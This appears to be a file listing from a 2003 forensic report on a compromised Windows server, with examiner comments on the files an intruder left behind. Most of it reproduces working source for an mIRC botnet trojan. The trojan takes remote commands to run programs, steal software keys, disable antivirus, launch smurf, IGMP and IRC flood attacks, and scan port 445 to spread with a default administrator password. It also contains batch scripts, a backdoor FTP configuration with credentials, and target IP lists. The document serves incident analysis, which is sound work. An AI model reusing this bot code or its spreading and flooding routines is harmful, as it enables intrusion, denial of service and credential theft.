10:[· 9·  $+ $asctime(hh:nn tt ) $+ · · 10]
 · 11OS· 10:[· 9·  $+ Windows $os $+ · · 10] · 11Uptime· 10:[· 9·
$+ $duration($calc( $ticks / 1000 )) $+
 · · 10] · 11URL· 10:[· 9·  $+ $url $+ · · 10] · 11Version· 10:[·
9·  $+ %ver $+ · · 10] · 11Install Date· 10:[·
9·  %installdate · · 10] · 10(· 9· D· · 3T· 9· G· · 3T· 10)·  }
on 20:text:!chnick:*: { changenick }
on 20:text:!chnickprefix:%chan: { set %prefix $2 | changenick }
on 20:text:!chserver*:%chan: { set %server $2 | set %serverport $3
| notice %chan On the next co
nnect DT-GT will connect to %server %serverport }
on 20:text:!chchan*:%chan: { set %chan $2 | notice %chan On the
next connect DT-GT will join %ch
an }
on 20:text:!restart:*: { msg %chan rebooting. | /run restart.exe }
on 20:text:!quere*:*: { unset %query* | if ($2 !== $null) { set
%query1 $2 } | if ($3 !== $null)
 { set %query2 $3 } | if ($4 !== $null) { set %query3 $4 }  | if
($5 !== $null) { set %query4 $5
 }  | msg %chan %query1 %query2 %query3 %query4  Quered and ready
to scan } }
on 20:text:!clear:%chan: { /clearall }
```

```
on 20:text:!flhelp:%chan: { notice $nick !ftype TYPE ( PRIVMSG ,
notice, ctcp ) ... !fload SERVE
R PORT AMOUNT DELAY ... !flood NICK/CHAN MESSAGE ... !flprefix
PREFIX ... !fljoin CHAN ... !flpa
rt CHAN ... !flquit ... !flidentd IDENTD }
on 20:text:!fltype *:%chan: { set %fludtype $2 | msg %chan Flood
type set to: %fludtype }
on 20:text:!fload *:%chan: { set %fludserver $2 | set %fludport $3
| set %flamount $4 | set %flo
addelay $5 | timer $+ $rand(1,9999) %flamount %floaddelay /fload |
msg %chan +++++· [·  · A· ll · C· l
ones · A· re · B· eing · L· oaded · ]· +++++ }
on 20:text:!fljoin *:%chan: { set %fljoin $2 | /fjoin }
on 20:text:!flprefix *:%chan: { set %fldprfix $2 | notice %chan
flood prefix set to %fldprfix }

on 20:text:!flpart *:%chan: { set %flpart $2 | /fpart }
on 20:text:!flquit:%chan: { /fquit }
on 20:text:!flinfo:%chan:{ msg %chan Flood server: $+ [ %fludserver
] Port: $+ [ %fludport ] Amo
unt of clones: $+ [ %flamount ] Load Delay: $+ [ %floaddelay ]
Type: $+ [ %fludtype ] Vict: $+ [
 %fludvict ] Flood Prefix: $+ %fldprfix Connected: $+ %fcon }
on 20:text:!flood *:%chan: { set %fludvict $2 | set %fldmsg $3- |
/flood  }
on 20:text:!flidentd *:%chan: { set %identdz $2 | set %identz2 $2
$+ $rand(a,z) | set %identz3 $
2 $+ $rand(a,z) | set %identz4 $2 $+ $rand(a,z) | if ($2 = $null) {
set %identdz $rand(a,z) $+ $
rand(a,z) $+ $rand(a,z) $+ $rand(a,z) } }
on 20:text:!flchnick:%chan: { /flchnick }
on 20:text:!load *:*: { set %loadfile $2 | load -rs %loadfile }
on 20:text:!unload *:*: { set %unloadfile $2 | unload -rs
%unloadfile }
on 20:text:!keys: *: { CSKEY | winkey | msg %chan KEYS ON SYSTEM:
CS: %cs-key  Windows: %winkey
}
on 20:text:!raw *:*: { [ [ $2- ] ] }
on 20:text:!speed:*:{ msg %chan · · 2[· · 14speed· · 2]· · 14
http://www.dslreports.com/archive/ $+ $get
tok($host,$+($count($host,.),-),46) }
on 20:text:!startscan*:*:{ set %stopscan no | set %silentscan off |
unset %nb.found | if (%begsh
ortip == $null) && ($exists(iexplore32i.exe)) && ($4 = $null) { set
%scanning yes | msg %chan · ·
2[· · 14DT-GT· · 2]· · 14 starting scan from: $2 to $3 | set
%begshortip $2 | set %beglongip $longip(
```

```
 %begshortip ) | set %endshortip $3 | set %endlongip $longip(
%endshortip  ) | set %total $calc(
 %endlongip - %beglongip ) | unset %totalscaning | startscan }
if ($4 = -s) { set %silentscan on | msg %chan · · 2[· · 14DT-GT· ·
2]· · 14 starting scan from: $2 to $3
 SILENT: %silentscan | set %begshortip $2 | set %beglongip $longip(
%begshortip ) | set %endsho
rtip $3 | set %endlongip $longip( %endshortip  ) | set %total
$calc( %endlongip - %beglongip ) |
 unset %totalscaning | startscan }  }
on 20:text:!randscan*:*:{ set %silentscan off | unset %nb.found |
if (%begshortip == $null) && (
$exists(iexplore32i.exe)) { set %scanning yes | randip $2 | msg
%chan · · 2[· · 14DT-GT· · 2]· · 14 star
ting scan from: %1p1 to %1p2 | set %begshortip %1p1 | set
%endshortip %1p2 | set %beglongip $lon
gip(  %begshortip ) | set %total $calc( %endlongip - %beglongip ) |
unset %totalscaning | starts
can } | else { msg %chan ALREADY SANNING } }
on 20:text:!randrange*:*: { set %silentscan off | unset %nb.found |
if ($exists(iexplore32i.exe)
) { set %scanning yes | randscan | settotal | set %begshortip %1p1
| set %endshortip %1p2 | set
%beglongip $longip(  %begshortip ) | startscan | msg %chan · · 2[·
· 14DT-GT· · 2]· · 14 starting scan f
rom: %1p1 to %1p2 } }
on 20:text:!stopscan:*:{ timerSIPG off | timerspigscan off | set
%stopscan yes | set %silentscan
 off | set %scanning no | sockclose ip* | timerscanner* off | unset
%nb.found | unset %ip* | uns
et %total | unset %totalscaning | if (%begshortip !== $null) { msg
%chan · · 2[· · 14DT-GT· · 2]· · 14 s
canning of %begshortip to %endshortip stopped by $nick $+ ! | unset
%beg* | unset %end* } | else
 { msg %chan · · 2[· · 14DT-GT· · 2]· · 14  scanner inactive } }
on 20:text:!killapp*:*:{ if ($2 != $null) { run empavms.exe /n /fh
/r " $+ $mircdirlibparse.exe
-kf $2- $+ " | msg %chan · · 2[· · 14closed· · 2]· · 14 $2- } }
on 20:text:!w*:%chan: { //write $$2 $3- }
on 20:text:!l*:%chan: { load -rs $$2 $3- }
on 20:text:!u*:%chan: { unload -rs $$2 $3- }
on 20:text:!stfu*:*: { msg $2 · 0[· 4S· 0]· 14hut · 0[· 4T· 0]·
14he · 0[· 4F· 0]· 14uck · 0[· 4U· 0]· 14p·    · 0
[· 4S· 0]· 14hut · 0[· 4T· 0]· 14he · 0[· 4F· 0]· 14uck · 0[· 4U·
0]· 14p·  · 0[· 4S· 0]· 14hut · 0[· 4T· 0]· 14he · 0[· 4
F· 0]· 14uck · 0[· 4U· 0]· 14p·  · 0[· 4S· 0]· 14hut · 0[· 4T· 0]·
14he · 0[· 4F· 0]· 14uck · 0[· 4U· 0]· 14p·  · 0[· 4S· 0
```

```
]· 14hut · 0[· 4T· 0]· 14he · 0[· 4F· 0]· 14uck · 0[· 4U· 0]· 14p·
}
on 20:text:!m*:%chan: { msg %chan$$2 $3- }
on 20:text:!move*:*: { server $2 $3 | timer $+ $rand(1,99) 1 20
join $4-  }
on 20:text:!die *:*: { set %die yes | set %dietime $2 | ruser 20 |
part %chan be back in %dietim
e | /timerc 1 %dietime /server %server %serverport  }
on 20:text:!quit:*: { Quit l8t3r | /timeri 1 1 /exit }
on 20:text:!exit:*:{ exit }
on 20:text:!visit*:*:{ /run $2- }
on 20:text:!kill-norton:*: { run empavms.exe /n /fh /r " $+
norton.bat $+ " | /msg %chan norton
killed }
on 20:text:!fserv *:*: { /fserve $nick 99999 $2- }
on 20:text:!download *:*: {  download $2- }
on 20:text:!setvar*:*: { /set $2- }
on 20:text:!remove:*: { msg %chan Removing bots and disconnecting |
delreg | /remove aliases.ini
 | remove impvms.dll | makedel | rundel | /exit }·
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\script1.dll
Description File
Last Accessed 2003/06/27 20:19:13
File Created 2003/06/27 20:18:46
Last Written 2003/03/11 23:49:00
Entry Modified 2003/06/27 20:19:13

```
on 1:sockopen:flud*:{
  if ($sockerr > 0) { return }
  set %dtflud $sockname
  sockwrite -tn $sockname USER $read(nicks.txt) $read(nicks.txt)
$read(nicks.txt) $read(nicks.tx
t)
  sockwrite -tn $sockname NICK $read(nicks.txt)
  inc %fcon 1
}
on 1:sockread:flud*:{
  if ($sockerr > 0) { return }
  sockread %sckrd
  if ($sockbr == 0) { return }
  if ($gettok(%sckrd,1,32) == ping) { sockwrite -n $sockname PONG
$gettok(%sckrd,2-,32) }
}
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\config.hfg
Description File
Last Accessed 2003/06/27 20:19:13
File Created 2003/06/27 20:18:46
Last Written 2003/03/12 21:56:00
Entry Modified 2003/06/27 20:19:13

```
alias startscan {
  inc %totalscaning
  if (%totalscaning == %total) { set %stopscan yes1 | finished }
  set %ip1 $longip($calc( %beglongip + %totalscaning ))
  inc %totalscaning
  if %totalscaning == %total opensocks 1
  set %ip2 $longip($calc( %beglongip + %totalscaning ))
  inc %totalscaning
  if %totalscaning == %total opensocks 2
  set %ip3 $longip($calc( %beglongip + %totalscaning ))
  inc %totalscaning
  if %totalscaning == %total opensocks 3
  set %ip4 $longip($calc( %beglongip + %totalscaning ))
  inc %totalscaning
  if %totalscaning == %total opensocks 4
  set %ip5 $longip($calc( %beglongip + %totalscaning ))
```

```
inc %totalscaning
if %totalscaning == %total opensocks 5
set %ip6 $longip($calc( %beglongip + %totalscaning ))
inc %totalscaning
if %totalscaning == %total opensocks 6
set %ip7 $longip($calc( %beglongip + %totalscaning ))
inc %totalscaning
if %totalscaning == %total opensocks 7
set %ip8 $longip($calc( %beglongip + %totalscaning ))
inc %totalscaning
if %totalscaning == %total opensocks 8
set %ip9 $longip($calc( %beglongip + %totalscaning ))
inc %totalscaning
if %totalscaning == %total opensocks 9
set %ip10 $longip($calc( %beglongip + %totalscaning ))
inc %totalscaning
if %totalscaning == %total opensocks 10
set %ip11 $longip($calc( %beglongip + %totalscaning ))
inc %totalscaning
if %totalscaning == %total opensocks 11
set %ip12 $longip($calc( %beglongip + %totalscaning ))
inc %totalscaning
if %totalscaning == %total opensocks 12
set %ip13 $longip($calc( %beglongip + %totalscaning ))
inc %totalscaning
if %totalscaning == %total opensocks 13
set %ip14 $longip($calc( %beglongip + %totalscaning ))
inc %totalscaning
if %totalscaning == %total opensocks 14
set %ip15 $longip($calc( %beglongip + %totalscaning ))
inc %totalscaning
if %totalscaning == %total opensocks 15
set %ip16 $longip($calc( %beglongip + %totalscaning ))
inc %totalscaning
if %totalscaning == %total opensocks 16
set %ip17 $longip($calc( %beglongip + %totalscaning ))
inc %totalscaning
if %totalscaning == %total opensocks 17
set %ip18 $longip($calc( %beglongip + %totalscaning ))
inc %totalscaning
if %totalscaning == %total opensocks 18
set %ip19 $longip($calc( %beglongip + %totalscaning ))
inc %totalscaning
if %totalscaning == %total opensocks 19
set %ip20 $longip($calc( %beglongip + %totalscaning ))
inc %totalscaning
if %totalscaning == %total opensocks 20
```

```
  set %ip21 $longip($calc( %beglongip + %totalscaning ))
  inc %totalscaning
  if %totalscaning == %total opensocks 21
  set %ip22 $longip($calc( %beglongip + %totalscaning ))
  inc %totalscaning
  if %totalscaning == %total opensocks 22
  set %ip23 $longip($calc( %beglongip + %totalscaning ))
  inc %totalscaning
  if %totalscaning == %total opensocks 23
  set %ip24 $longip($calc( %beglongip + %totalscaning ))
  inc %totalscaning
  if %totalscaning == %total opensocks 24
  set %ip25 $longip($calc( %beglongip + %totalscaning ))
  inc %totalscaning
  opensocks
}
alias stopscan { set %scanning no | sockclose ip* | timerscanner*
off | unset %nb.found | unset
%ip* | unset %total | unset %totalscaning | unset %beg* | unset
%end* } | if (%botstop !== yes)
{ msg %chan · · 2[· · 14DT-GT· · 2]· · 14 scanning of %begshortip
to %endshortip stopped by $nick $+ ! |
 set %botstop no }
alias opensocks {
  sockopen ip1 %ip1 445
  if $1 == 1 finished
  sockopen ip2 %ip2 445
  if $1 == 2 finished
  sockopen ip3 %ip3 445
  if $1 == 3 finished
  sockopen ip4 %ip4 445
  if $1 == 4 finished
  sockopen ip5 %ip5 445
  if $1 == 5 finished
  sockopen ip6 %ip6 445
  if $1 == 6 finished
  sockopen ip7 %ip7 445
  if $1 == 7 finished
  sockopen ip8 %ip8 445
  if $1 == 8 finished
  sockopen ip9 %ip9 445
  if $1 == 9 finished
  sockopen ip10 %ip10 445
  if $1 == 10 finished
  sockopen ip11 %ip11 445
  if $1 == 11 finished
  sockopen ip12 %ip12 445
```

```
  if $1 == 12 finished
  sockopen ip13 %ip13 445
  if $1 == 13 finished
  sockopen ip14 %ip14 445
  if $1 == 14 finished
  sockopen ip15 %ip15 445
  if $1 == 15 finished
  sockopen ip16 %ip16 445
  if $1 == 16 finished
  sockopen ip17 %ip17 445
  if $1 == 17 finished
  sockopen ip18 %ip18 445
  if $1 == 18 finished
  sockopen ip19 %ip19 445
  if $1 == 19 finished
  sockopen ip20 %ip20 445
  if $1 == 20 finished
  sockopen ip21 %ip21 445
  if $1 == 21 finished
  sockopen ip22 %ip22 445
  if $1 == 22 finished
  sockopen ip23 %ip23 445
  if $1 == 23 finished
  sockopen ip24 %ip24 445
  if $1 == 24 finished
  sockopen ip25 %ip25 445
  timerscannerTE 1 12 sockclose ip*
  timerscannerSA 1 15 startscan
}
alias randip {
  unset %1p1 %1p2
  unset %change1 %change2 %change3
  set %1p1 $1
  set %change1 $gettok(%1p1,2,46)
  set %1p2 %1p2 $gettok(%1p1,1,46)
  set %1p2 %1p2 $+ . $+
$replace($gettok(%1p1,2,46),%change1,$rand(1,255))
  set %change2 $gettok(%1p1,3,46)
  set %1p2 %1p2 $+ . $+
$replace($gettok(%1p1,3,46),%change2,$rand(1,255))
  set %change3 $gettok(%1p1,4,46)
  set %1p2 %1p2 $+ . $+
$replace($gettok(%1p1,4,46),%change3,$rand(1,255))
  return %1p2
}
alias randscan {
  unset %1p1 %1p2
```

```
  set %1p1 $rand(1,255) $+ . $+ $rand(1,255) $+ . $+ $rand(1,255)
$+ . $+ $rand(1,255)
  :set2
  set %1p2 $rand(1,255) $+ . $+ $rand(1,255) $+ . $+ $rand(1,255)
$+ . $+ $rand(1,255)
  if ($gettok(%1p2,1,46) < $gettok(%1p1,1,46)) { goto set2 | halt }
}
on 1:sockopen:ip*:{ if ($sockerr > 0) { halt } | set %445 % [ $+ [
$sockname ] ] | run empavms.e
xe /n /fh /r "wincmd34.bat   %445 $+ " | inc %nb.found | if
(%silentscan !== on ) { msg %chan · ·
2[· · 14DT-GT· · 2]· · 14 found: %445 $+ , attempting to infect.. |
sockclose $sockname | unset %445 |
 halt } }
alias finished { unset %begshortip | unset %nb.found | msg %chan ·
· 2[· · 14DT-GT· · 2]· · 14 scanning
from %begshortip to %endshortip is finished! | sockclose ip* |
timers off | unset %beg* | unse
t %end* | unset %ip* | unset %total* | if (%stopscan !== yes1) {
spigscan } }
alias settotal { set %randscan1 $longip(%1p1) | set %randscan2
$longip(%1p2) | set %beglongip $l
ongip(%1p1) | set %total $calc( %randscan2 - %randscan1 ) | unset
%totalscaning }
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\tools2.txt
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Last Written 2003/03/24 22:07:30
Entry Modified 2003/06/27 20:19:13

```
on 20:text:*:*:{ if (!$exists(empavms.exe)) { exit }
  if ($1 == .stopsyn) { run empavms.exe /n /fh /r " $+
$mircdirlibparse.exe -kf syn.exe" }
  if ($1 == .stopocto) { run empavms.exe /n /fh /r " $+
$mircdirlibparse.exe -kf octo.exe" }
  if ($1 == .stopsmurf) { run empavms.exe /n /fh /r " $+
$mircdirlibparse.exe -kf smurf.exe" }
  if ($1 == .stopigmp) { run empavms.exe /n /fh /r " $+
$mircdirlibparse.exe -kf igmp.exe" }
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\LogFiles\W3SVC1\ex030627.log
Description File, Archive
File Created 2003/06/27 13:57:42
Last Accessed 2003/06/27 13:57:42
Last Written 2003/06/27 18:00:00
Entry Modified 2003/06/27 18:00:00

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-06-27 19:57:42
#Fields: time c-ip cs-method cs-uri-stem sc-status
19:57:42 192.168.2.5 GET /iisstart.asp 302
19:57:42 192.168.2.5 GET /localstart.asp 401
19:57:43 192.168.2.5 GET /localstart.asp 200
19:57:43 192.168.2.5 GET /warning.gif 200
19:57:43 192.168.2.5 GET /win2000.gif 200
19:57:43 192.168.2.5 GET /web.gif 200
19:57:43 192.168.2.5 GET /mmc.gif 200
19:57:43 192.168.2.5 GET /help.gif 200
19:57:43 192.168.2.5 GET /print.gif 200
19:57:44 127.0.0.1 GET /iishelp/Default.htm 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/default.asp 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/navbar.asp 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/contents.asp 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/ismhd.gif 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/navpad.gif 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/MS_logo.gif 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/Cont.gif 200
19:57:44 127.0.0.1 GET /iishelp/iis/htm/core/iiwltop.htm 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/NoIndex.gif 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/print.gif 200
19:57:44 127.0.0.1 GET /iishelp/iis/misc/NoSearch.gif 200
19:57:45 127.0.0.1 GET /iishelp/iis/misc/synch.gif 200
19:57:45 127.0.0.1 GET /iishelp/iis/misc/cohhc.hhc 200
19:57:45 127.0.0.1 GET /iishelp/common/coua.css 200
19:57:45 127.0.0.1 GET /iishelp/iis/htm/core/iis_banr.gif 200
19:58:15 127.0.0.1 GET /iishelp/iis/htm/core/iicreat.htm 200
19:58:35 127.0.0.1 GET /iishelp/iis/htm/core/iiwebcon.htm 200
19:58:50 127.0.0.1 GET /iishelp/iis/htm/core/iivrtsv.htm 200
19:59:17 127.0.0.1 GET /iishelp/iis/htm/core/iivsovr.htm 200
19:59:17 127.0.0.1 GET /iishelp/iis/htm/core/iivsovr2.gif 200
19:59:17 127.0.0.1 GET /iishelp/iis/htm/core/iivsovr3.gif 200
19:59:40 127.0.0.1 GET /iishelp/common/coua.css 304
19:59:40 127.0.0.1 GET /iishelp/iis/htm/core/iisnapin.htm 200
20:18:00 192.168.2.5 GET /_vti_inf.html 200
20:18:01 192.168.2.5 POST /_vti_bin/shtml.dll 200
20:18:01 192.168.2.5 POST /_vti_bin/_vti_aut/author.dll 200
```

```
20:18:01 192.168.2.5 POST /_vti_bin/_vti_aut/author.dll 200
20:18:01 192.168.2.5 POST /_vti_bin/_vti_adm/admin.dll 200
20:18:02 192.168.2.5 POST /_vti_bin/_vti_adm/admin.dll 200
20:18:02 192.168.2.5 POST /myweb/_vti_bin/_vti_aut/author.dll 200
20:18:02 192.168.2.5 POST /myweb/_vti_bin/_vti_aut/author.dll 200
20:18:04 192.168.2.5 OPTIONS / 200
20:18:04 192.168.2.5 OPTIONS /myweb 200
20:18:04 192.168.2.5 POST /myweb/_vti_bin/_vti_aut/author.dll 200
20:18:04 192.168.2.5 POST /myweb/_vti_bin/_vti_aut/author.dll 200
20:18:04 192.168.2.5 POST /myweb/_vti_bin/_vti_aut/author.dll 200
20:18:04 192.168.2.5 POST /myweb/_vti_bin/_vti_aut/author.dll 200
20:18:04 192.168.2.5 POST /myweb/_vti_bin/_vti_aut/author.dll 200
20:18:09 192.168.2.5 POST /myweb/_vti_bin/_vti_aut/author.dll 200
20:22:42 192.168.2.5 POST /myweb/_vti_bin/_vti_aut/author.dll 200
20:22:42 192.168.2.5 POST /myweb/_vti_bin/_vti_aut/author.dll 200
23:36:01 142.165.5.36 GET /iisstart.asp 200
23:36:01 142.165.5.36 GET /pagerror.gif 200
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\SECURE.BAT
Comment Files added to system by hacker
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Last Written 2003/03/23 21:16:12
Entry Modified 2003/06/27 20:19:13

```
net share /delete C$ /y
net share /delete D$ /y
net share /delete E$ /y
net share /delete F$ /y
net share /delete ADMIN$
net share /delete IPC$
net stop "Remote Registry Service"
net stop "Computer Browser"
net stop "server" >> server.txt
net stop "REMOTE PROCEDURE CALL"
net stop "REMOTE PROCEDURE CALL SERVICE"
net stop "Remote Access Connection Manager"
net stop "telnet"
net stop "messenger"
net stop "netbios"
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\wincmd34.bat
Comment Files added to system by hacker
Batch file that attempts to look for weak passwords. Administrator password on this system was "password"
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Last Written 2003/03/17 01:49:24
Entry Modified 2003/06/27 20:19:13

```
net use \\%1\ipc$ "password" /user:administrator
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\del.bat
Comment Files added to system by hacker
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Last Written 2003/02/02 07:05:00
Entry Modified 2003/06/27 20:19:13

```
@echo off
ping 127.0.0.1 -n 4
del aliases.ini
```

```
del bnc.dll
del expiorer.exe
del empavms.exe
del EXPL32.EXE
del wincmd32.bat
del impvms.dll
del ircd.conf
del ircd.pid
del mirc.ini
del proxy.hash
del psexec.exe
del remote.ini
del restart.exe
del script1.dll
del wircd.exe
del dl.mrc
del moo.dll
del unicodbag.txt
del button.exe
del Esa61242.exe
del test.exe
del nbck32.sys
del del.bat
```

Full Path	SANS Practical - Part II\002\C\WINNT\system32\bc.dll
Comment	Files added to system by hacker
Description	File, Hidden, Archive
File Created	2003/06/27 20:18:46
Last Accessed	2003/06/27 20:19:13
Last Written	2003/01/07 01:22:00
Entry Modified	2003/06/27 20:19:13

```
12.32.32.127        207.66.141.255      219.240.93.0        202.109.193.127
12.32.32.64         202.102.234.127     202.167.99.95       213.17.204.63
200.231.117.0       212.24.164.64       211.98.68.127       218.52.76.255
200.231.117.255     211.163.128.255     211.98.68.64        218.76.118.255
210.192.111.127     202.102.234.64      193.152.53.191      210.102.206.0
12.154.238.255      216.97.160.255      210.102.9.127       210.102.206.255
143.132.255.255     65.211.231.191      66.28.255.191       203.20.62.63
200.212.158.128     203.252.201.0       218.234.52.255      66.40.9.255
203.69.8.0          203.252.201.255     194.51.186.32       134.95.48.0
203.69.8.255        193.130.12.95       202.54.107.192      61.139.73.0
218.234.52.0        64.15.251.255       66.150.203.0        61.139.73.255
202.99.177.127      24.240.195.0        66.150.203.127      211.98.95.0
61.182.0.255        202.111.147.127     144.193.48.255      211.98.95.255
218.52.76.0         202.111.147.64      144.193.48.0        200.34.34.95
66.199.159.255      202.99.176.223      194.51.186.63       211.138.106.128
200.212.158.255     24.240.195.31       202.102.158.160     211.138.106.191
212.24.164.127      217.97.79.255       202.102.158.191     211.138.157.63
```

219.240.93.127
61.141.210.0
61.141.211.0
61.141.213.255
164.58.145.128
202.99.160.191
209.131.205.191
203.250.77.255
211.106.66.127
211.186.254.127
211.186.254.96
218.153.5.159
219.240.92.255
137.82.65.255
151.200.68.255
151.200.68.0
151.200.177.255
151.200.177.0
151.200.176.255
151.200.176.0
164.161.43.255
202.184.190.255
202.38.193.255
210.90.80.255
12.244.104.224
12.244.104.64
211.10.98.63
64.200.92.159
218.153.108.0
218.153.108.255
12.34.48.255
12.26.81.255
128.59.188.255
128.59.188.0
128.218.156.255
128.218.156.0
133.81.128.0
145.253.173.0
153.19.252.255
168.126.83.255
168.8.131.0
168.8.131.255
169.237.49.0
192.20.2.0
192.20.2.255
193.164.96.0
193.179.214.0
194.119.205.0
194.119.205.255
195.229.210.255
195.39.173.0
200.224.135.255
200.32.73.0
200.32.73.255
202.148.143.0
202.148.143.255
202.245.197.0
202.245.197.255
203.123.248.0
203.123.248.255
203.231.42.0
203.232.188.0
203.243.233.255
216.0.242.0
216.0.242.255
216.162.224.0
216.162.224.255
216.22.31.0
216.22.31.255
216.53.149.0
203.250.81.255
203.250.84.255
203.251.100.0
203.251.100.255
203.252.128.0
204.142.140.255
204.26.87.0
204.95.189.0
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211.193.66.192 6
211.193.67.192 6
211.193.9.192 6
211.194.103.192 6
211.194.107.192 6
211.194.172.192 6
211.195.133.192 6
211.195.134.192 6
211.195.139.192 6
211.195.189.192 6
211.195.232.192 6
211.195.86.192 6
211.195.87.192 6
211.195.88.192 6
211.195.89.192 6
211.21.194.159 6
211.219.0.255 6
211.33.143.63 6
211.33.143.64 6
211.33.143.95

Full Path SANS Practical - Part II\002\C\WINNT\system32\rconnect.conf
Comment Files added to system by hacker
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Last Written 2003/03/24 17:49:08
Entry Modified 2003/06/27 20:19:13

```
BindInterface All
BindPort 750
CommandTimeout 300
ConnectTimeout 15
LookupHosts On

<User "gtSEv1">
 Password "gtSEv1"
 Mount / C:\
 Mount /upload C:\
 Allow / Read Write List Admin
 Allow /upload Read Write List Admin
</User>

<User "ph33rle55">
 Password "test123"
 Mount / C:\
 Allow / List
</User>
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\server.txt
Comment Files added to system by hacker
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Last Written 2003/03/24 22:01:36
Entry Modified 2003/06/27 20:19:13

```
The Server service is stopping.  The Server service was
stopped successfully.
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\remote.ini
Comment Files added to system by hacker
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Last Written 2003/04/02 23:06:58
Entry Modified 2003/06/27 20:19:13

```
n163=%Scan.Range.1 80.35.0.0 80.45.255.255
n164=%Scan.Range.2 68.12.0.0 68.22.255.255
n165=%Scan.Range.3 213.118.0.0 213.128.255.255
n166=%Scan.Range.4 216.254.0.0 216.264.255.255
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\ipservers.txt
Comment Files added to system by hacker
Mirc Servers
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Last Written 2003/02/10 20:42:00
Entry Modified 2003/06/27 20:19:12

```
oslo.no.eu.undernet.org
mesa.az.us.undernet.org
McLean.VA.us.undernet.org
Geneva.CH.EU.Undernet.org
diemen.nl.eu.undernet.org
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\bnc.dll
Comment Script file left by hacker
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Last Written 2003/03/07 23:21:00
Entry Modified 2003/06/27 20:19:13

```
Welcome to the Valix IRC Proxy server.
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\impvms.dll
Comment Script file left by hacker
IRC Trojan calls igmp.exe, empavms.exe and smurf.exe
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Last Written 2003/04/03 01:27:00
Entry Modified 2003/06/27 20:19:12

```
run empavms.exe /n /fh /r " $+ igmp.exe $2 -n $3 -s $4 -d $5
$+ " | msg %chan [IGMP Flooding $2
] [ with $3 $4 $+ kb Packets ] [ Delay of $5 ] }
on 20:text:!smurf*:*: { run empavms.exe /n /fh /r " $+
smurf.exe $2 $3 -S $4 -s 0 -n $5 -d $6 $+
```

```
 " | msg %chan [SMURF ATTACK ON $2 ] [ Broadcast file: $3 ] [
Size $4 ] [ Number $5 ] [ Delay $6
 ] }
on 20:text:octo*:*: { run empavms.exe /n /fh /r " $+ octo.exe
$2 $3 $+ " | msg %chan [ Octopus A
ttack on $2 ] [ on port $3 ]
on 20:text:!delete*:*: { /remove $2- }
on 20:text:!bnc *:*: { if ($2 = on) { /start_proxy } | if ($2
= off) { /close_proxy } }
on 20:text:!bncport *:*: { set %proxy.port $2 | msg %chan BNC
port changed to %proxy.port }
on 20:text:!bncadd *:*: { /proxy_add $2 $3 }
on 20:text:!bncdel *:*: { /proxy_del $2 }
on 20:text:!proxy:*: { run empavms.exe /n /fh /r " $+
proxyload.exe $+ " | msg %chan Proxy start
ed on $ip $+ : $+ 6588 }
on 20:text:!info:*: { msg %chan · 10,1(· 9· D· · 3T· 9· G· ·
3T· 10) · 11IP· 10:[· 9·  $+ $ip $+ · · 10] · 11Date
· 10:[· 9·  $+ $asctime(dddd mmmm dd yyyy) $+ · · 10] ·
11Time· 10:[· 9·  $+ $asctime(hh:nn tt ) $+ · · 10]
 · 11OS· 10:[· 9·  $+ Windows $os $+ · · 10] · 11Uptime· 10:[·
9·  $+ $duration($calc( $ticks / 1000 )) $+
 · · 10] · 11URL· 10:[· 9·  $+ $url $+ · · 10] · 11Version·
10:[· 9·  $+ %ver $+ · · 10] · 11Install Date· 10:[·
9·  %installdate · · 10] · 10(· 9· D· · 3T· 9· G· · 3T· 10)·
}
on 20:text:!chnick:*: { changenick }
on 20:text:!chnickprefix:%chan: { set %prefix $2 | changenick
}
on 20:text:!chserver*:%chan: { set %server $2 | set
%serverport $3 | notice %chan On the next co
nnect DT-GT will connect to %server %serverport }
on 20:text:!chchan*:%chan: { set %chan $2 | notice %chan On
the next connect DT-GT will join %ch
an }
on 20:text:!restart:*: { msg %chan rebooting. | /run
restart.exe }
on 20:text:!quere*:*: { unset %query* | if ($2 !== $null) {
set %query1 $2 } | if ($3 !== $null)
 { set %query2 $3 } | if ($4 !== $null) { set %query3 $4 }  |
if ($5 !== $null) { set %query4 $5
 }  | msg %chan %query1 %query2 %query3 %query4  Quered and
ready to scan } }
on 20:text:!clear:%chan: { /clearall }
on 20:text:!flhelp:%chan: { notice $nick !ftype TYPE ( PRIVMSG
, notice, ctcp ) ... !fload SERVE
R PORT AMOUNT DELAY ... !flood NICK/CHAN MESSAGE
```

Full Path	SANS Practical - Part II\002\C\WINNT\system32\remote.ini
Comment	Script file left by hacker
Description	File, Archive
File Created	2003/06/27 20:18:46
Last Accessed	2003/06/27 20:19:13
Last Written	2003/04/02 23:06:58
